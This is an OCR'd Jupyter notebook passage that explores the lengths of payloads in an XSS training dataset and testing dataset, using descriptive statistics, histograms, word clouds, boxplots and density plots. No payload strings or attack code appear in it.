



In [21]:


```
max_train_payload_length = train_payloads_df['length'].max()
max_test_payload_length = test_payloads_df['length'].max()

print("Maximum payload length in Training Dataset:", max_train_payload_length)
print("Maximum payload length in Testing Dataset:", max_test_payload_length)

plt.figure(figsize=(15, 10))
train_payloads_df['length'].hist(bins=50)
```

```
plt.title("Distribution of Payload Lengths (Training Dataset)")
plt.xlabel('Length')
plt.ylabel('Frequency')
plt.show()

plt.figure(figsize=(15, 10))
test_payloads_df['length'].hist(bins=50)
plt.title("Distribution of Payload Lengths (Testing Dataset)")
plt.xlabel('Length')
plt.ylabel('Frequency')
plt.show()
```

```
Maximum payload length in Training Dataset: 3097
Maximum payload length in Testing Dataset: 2901
```







In [22]:


```
print("Training Dataset Payload Lengths Descriptive Statistics:")
print(train_payloads_df['length'].describe())

print("\nTesting Dataset Payload Lengths Descriptive Statistics:")
print(test_payloads_df['length'].describe())
```


```
Training Dataset Payload Lengths Descriptive Statistics:
count    14437.000000
mean        80.112212
std         52.711103
min          1.000000
25%         56.000000
50%         70.000000
75%         94.000000
max       3097.000000
Name: length, dtype: float64

Testing Dataset Payload Lengths Descriptive Statistics:
count    3609.000000
mean       80.038792
std        66.433136
min         2.000000
25%        55.000000
50%        69.000000
75%        95.000000
max      2901.000000
Name: length, dtype: float64
```

In [23]:

```
all_train_payloads = " ".join(train_payloads_df['payload'])
train_wordcloud = WordCloud(width=800, height=400).generate(all_train_payloads)

plt.figure(figsize=(15, 10))
plt.imshow(train_wordcloud, interpolation='bilinear')
plt.axis('off')
plt.suptitle("Word Frequency in Training Dataset XSS Payloads")
plt.show()

all_test_payloads = " ".join(test_payloads_df['payload'])
test_wordcloud = WordCloud(width=800, height=400).generate(all_test_payloads)

plt.figure(figsize=(15, 10))
plt.imshow(test_wordcloud, interpolation='bilinear')
plt.axis('off')
plt.suptitle("Word Frequency in Testing Dataset XSS Payloads")
plt.show()
```

Word Frequency in Training Dataset XSS Payloads





Word Frequency in Testing Dataset XSS Payloads

In [24]:


```
train_payloads_df['length'] = train_payloads_df['payload'].apply(len)
test_payloads_df['length'] = test_payloads_df['payload'].apply(len)

print("Training Dataset Columns:", train_payloads_df.columns)
print("Testing Dataset Columns:", test_payloads_df.columns)
```


```
Training Dataset Columns: Index(['payload', 'length'], dtype='object')
Testing Dataset Columns: Index(['payload', 'length'], dtype='object')
```

In [25]:

```
plt.figure(figsize=(12, 6))
train_payloads_df['length'].plot(kind='box', vert=False, patch_artist=True)
plt.title('Boxplot of Payload Lengths in Training Dataset')
plt.xlabel('Payload Length')
plt.show()

plt.figure(figsize=(12, 6))
test_payloads_df['length'].plot(kind='box', vert=False, patch_artist=True)
```

```
plt.title('Boxplot of Payload Lengths in Testing Dataset')
plt.xlabel('Payload Length')
plt.show()
```







In [26]:

```
plt.figure(figsize=(12, 6))
sns.kdeplot(train_payloads_df['length'], fill=True, color='blue', label='Training Dataset
')
plt.title('Density Plot of Payload Lengths in Training Dataset')
plt.xlabel('Payload Length')
plt.ylabel('Density')
plt.legend()
plt.show()

plt.figure(figsize=(12, 6))
sns.kdeplot(test_payloads_df['length'], fill=True, color='red', label='Testing Dataset')
plt.title('Density Plot of Payload Lengths in Testing Dataset')
plt.xlabel('Payload Length')
```

```
plt.ylabel('Density')
plt.legend()
plt.show()
```




